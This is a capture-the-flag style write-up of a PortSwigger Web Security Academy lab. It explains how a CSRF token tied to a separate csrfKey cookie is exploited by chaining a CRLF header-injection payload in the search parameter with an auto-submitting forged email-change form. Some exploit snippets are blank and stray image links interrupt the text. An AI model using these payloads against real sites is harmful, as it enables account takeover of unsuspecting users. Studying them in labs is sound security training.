

Lab: CSRF where token is tied to non-session cookie

Lab Information

- **Platform:** PortSwigger Web Security Academy
- **Category:** Cross-Site Request Forgery (CSRF)
- **Difficulty:** Practitioner
- **Status:** Solved 

Objective

The objective of this lab is to exploit a CSRF vulnerability in the **change email** functionality.

The application uses CSRF tokens, but the token is tied to a **non-session cookie** called:

csrfKey

The vulnerability exists because this cookie is not properly associated with the authenticated user's session.

The goal is to create an exploit that:

1. Injects the attacker's `csrfKey` into the victim's browser.
2. Uses the corresponding CSRF token.
3. Sends a forged request to `/my-account/change-email`.
4. Changes the victim's email address.

Reconnaissance

The application provides two accounts:

Username: wiener
Password: peter

Username: carlos
Password: montoya

The interesting functionality is:

```
/my-account/change-email
```

A normal email-change request looks similar to:

```
POST /my-account/change-email HTTP/1.1
Host: TARGET.web-security-academy.net
Cookie: session=SESSION_ID; csrfKey=CSRF_KEY

email=test@example.com&csrf=CSRF_TOKEN
```

There are three important values:

```
session
  ↓
Identifies the authenticated user

csrfKey
  ↓
Non-session cookie containing the CSRF key

csrf
  ↓
CSRF token submitted with the request
```

Vulnerability Analysis

At first glance, the application appears to have CSRF protection because every email-change request contains a CSRF token.

However, the important question is:

Is the CSRF token actually tied to the authenticated user's session?

A secure implementation should conceptually work like:

```
Session A
  ↓
CSRF Token A

Session B
```

↓
CSRF Token B

Therefore:

Session B + Token A
↓
✗

should be rejected.

However, this application uses a separate cookie:

csrfKey

and does not properly bind it to the user's session.

Testing the Token Binding

Step 1 — Account A

Login using:

wiener:peter

Submit the **Update email** form and capture the request in Burp Suite.

For example:

```
POST /my-account/change-email HTTP/1.1

Cookie: session=SESSION_A;
csrfKey=CSRF_KEY_A

email=test1@example.com&csrf=CSRF_TOKEN_A
```

Record:

```
SESSION_A  
CSRF_KEY_A  
CSRF_TOKEN_A
```

Step 2 — Account B

Open another browser/incognito session and login using:

```
carlos:montoya
```

Submit another email-change request.

The request will contain values similar to:

```
POST /my-account/change-email HTTP/1.1  
  
Cookie: session=SESSION_B;  
csrfKey=CSRF_KEY_B  
  
email=test2@example.com&csrf=CSRF_TOKEN_B
```

Now replace:

```
CSRF_KEY_B
```

with:

```
CSRF_KEY_A
```

and replace:

```
CSRF_TOKEN_B
```

with:

```
CSRF_TOKEN_A
```

The request becomes:

```
POST /my-account/change-email HTTP/1.1

Cookie: session=SESSION_B;
csrfKey=CSRF_KEY_A

email=test2@example.com&csrf=CSRF_TOKEN_A
```

If the request is accepted, this demonstrates that:

```
CSRF_KEY_A + CSRF_TOKEN_A
```

can be used with:

```
SESSION_B
```

The CSRF mechanism is therefore not properly bound to the user's session.

Important Observation

Changing the `session` cookie logs the user out or changes the authenticated context.

However, changing only:

```
csrfKey
```

does not change the authenticated user.

Instead, the application rejects the CSRF token when the values do not match.

This suggests that the application is checking something similar to:

```
csrf parameter
    ==
csrfKey cookie
```

rather than:

```
csrf token
==
token associated with current session
```

This distinction is the root of the vulnerability.

Exploitation

Now we know that a valid CSRF token is not strictly tied to a particular session.

However, there is another problem:

How can the attacker make the victim's browser contain the attacker's `csrfKey` ?

The answer is the application's **search functionality**.

Finding Cookie Injection

Perform a search in the application:

```
/?search=test
```

Send the request to Burp Repeater and inspect the response.

The search value is reflected in the response, including the `Set-Cookie` header.

This behavior can be abused with CRLF characters:

```
%0d%0a
```

which represent:

```
%0d → CR
%0a → LF
```

This allows us to inject another response header.

Cookie Injection Payload

The vulnerable search URL can be constructed as:

```
/?search=test%0d%0aSet-Cookie:%20csrfKey=YOUR-KEY%3b%20SameSite=None
```

The important part is:

```
%0d%0aSet-Cookie:
```

which attempts to create a new cookie header:

```
Set-Cookie: csrfKey=YOUR-KEY; SameSite=None
```

The victim's browser can therefore receive:

```
csrfKey=YOUR-KEY
```

Building the CSRF Exploit

First, create the normal email-change PoC.

The basic structure is:

```
<form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email"
  method="POST">

  <input type="hidden"
    name="email"
    value="attacker-new@example.com">

  <input type="hidden"
    name="csrf"
    value="YOUR-CSRF-TOKEN">

</form>
```

The important values are:

```
email
↓
New unused email address

csrf
↓
Token corresponding to YOUR csrfKey
```

Injecting the csrfKey

Instead of immediately submitting the form, we first need to inject our `csrfKey`.

We can use an image request:

```

```

The browser first requests:

```
/search
```

The vulnerable endpoint causes the browser to receive:

```
Set-Cookie: csrfKey=YOUR-KEY; SameSite=None
```

Then the image triggers an error and:

```
document.forms[0].submit()
```

submits the CSRF form.

Final Exploit

The complete exploit looks like:

```
<form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-  
email"  
  method="POST">  
  
  <input type="hidden"  
    name="email"  
    value="attacker-new@example.com">  
  
  <input type="hidden"  
    name="csrf"  
    value="YOUR-CSRF-TOKEN">  
  
</form>  
  

```

Replace:

YOUR-LAB-ID

with your actual lab ID.

Replace:

YOUR-KEY

with the `csrfKey` obtained during testing.

Replace:


YOUR-CSRF-TOKEN

with the corresponding CSRF token.



Attack Flow

The complete attack can be visualized as:



▼
Victim email changed

Why Does the Attack Work?

The application effectively performs validation similar to:

```
csrf parameter
  |
  ▼
Compare
  |
  ▼
csrfKey cookie
```

Instead of securely associating the token with:


```
Current Session
  |
  ▼
Authenticated User
  |
  ▼
CSRF Token
```

Therefore, the attacker can arrange:


```
Victim Session
  +
Attacker csrfKey
  +
Matching attacker CSRF token
  ↓
Server accepts request
```

Secure vs Vulnerable Design

Vulnerable




The relationship is effectively:



Secure

A secure implementation should establish:



or another design where the CSRF value is securely associated with the authenticated context.

Conceptually:

Session A + Token A → ✓

Session B + Token B → ✓

Session A + Token B → ✗

Session B + Token A → ✗



Exploitation Steps

1. Login as `wiener:peter`.
2. Submit the email-change form.
3. Capture the request using Burp Proxy.
4. Send the request to Burp Repeater.
5. Identify the `session`, `csrfKey`, and `csrf` values.
6. Login as `carlos:montoya` in another browser/session.
7. Capture another email-change request.
8. Replace Carlos's `csrfKey` and `csrf` with the values from the first account.
9. Confirm that the request is accepted.
10. This demonstrates that the CSRF mechanism is not properly session-bound.
11. Return to the original browser.
12. Perform a search and inspect the response.
13. Observe that the search input can influence the `Set-Cookie` header.
14. Use CRLF injection to inject your `csrfKey`.
15. Create the CSRF form for `/my-account/change-email`.
16. Include the corresponding CSRF token.
17. Add the cookie-injection `<img>` payload.
18. Use `onerror` to submit the form after the cookie injection request.
19. Use an email address that is not already registered.
20. Store the exploit on the Exploit Server.
21. Click **Deliver to victim**.
22. The victim's authenticated session is used automatically.
23. The injected `csrfKey` matches the supplied CSRF token.
24. The server accepts the forged request.
25. The victim's email address is changed.
26. Lab solved ✓



Tools Used

- Burp Suite Proxy
- Burp Suite Repeater
- Burp Suite HTTP History
- Burp Exploit Server

- Browser / Incognito Browser
-



Key Technical Concepts

CSRF Token

A value intended to prove that a state-changing request originated from a trusted context.

```
csrf=TOKEN
```

Session Cookie

Identifies the authenticated user.

```
session=SESSION_ID
```

Non-Session Cookie

The vulnerable application uses:

```
csrfKey=KEY
```

This cookie is not properly tied to the user's session.

CRLF Injection

The payload:

```
%0d%0a
```

allows injection of a new HTTP header in the vulnerable response.

The injected header is:

```
Set-Cookie: csrfKey=YOUR-KEY; SameSite=None
```



Key Lessons

1. A CSRF token must be bound to the correct security context

Simply having a random token is not enough.

The application must ensure that the token belongs to the authenticated context making the request.

2. Test token/session relationships

Do not only test:

Remove CSRF token

Also test:

Session B + Token A

This can reveal broken token binding.

3. Look at cookies carefully

When you see:

Cookie: session=...
Cookie: csrfKey=...

ask:

Is csrfKey actually tied to the session?

This question was the key to this lab.

4. CSRF and cookie injection can be chained

The lab demonstrates an important attack chain:

```
Weak CSRF token binding
    +
Cookie injection
    +
Cross-site request
    ↓
CSRF
```

The CSRF weakness alone is not the entire exploit path. The cookie-injection vulnerability provides the ability to place the required `csrfKey` into the victim's browser.

Final Takeaway

The core vulnerability is:

```
CSRF Token
    ↓
tied to non-session csrfKey cookie
    ↓
NOT properly tied to victim's session
```

The attacker exploits this by obtaining a valid:

```
csrfKey + csrf token
```

and then using the vulnerable search functionality to inject:

```
Set-Cookie: csrfKey=ATTACKER KEY
```

into the victim's browser.

The final request therefore contains:

```
Victim Session
    +
Attacker csrfKey
    +
Matching CSRF Token
```

and the vulnerable application accepts the request.

The complete attack chain is:

```
Token not session-bound
    ↓
Obtain valid token/key pair
    ↓
CRLF / Cookie Injection
    ↓
Set victim's csrfKey
    ↓
Forge change-email request
    ↓
Victim's session automatically sent
    ↓
CSRF validation succeeds
    ↓
Victim email changed
```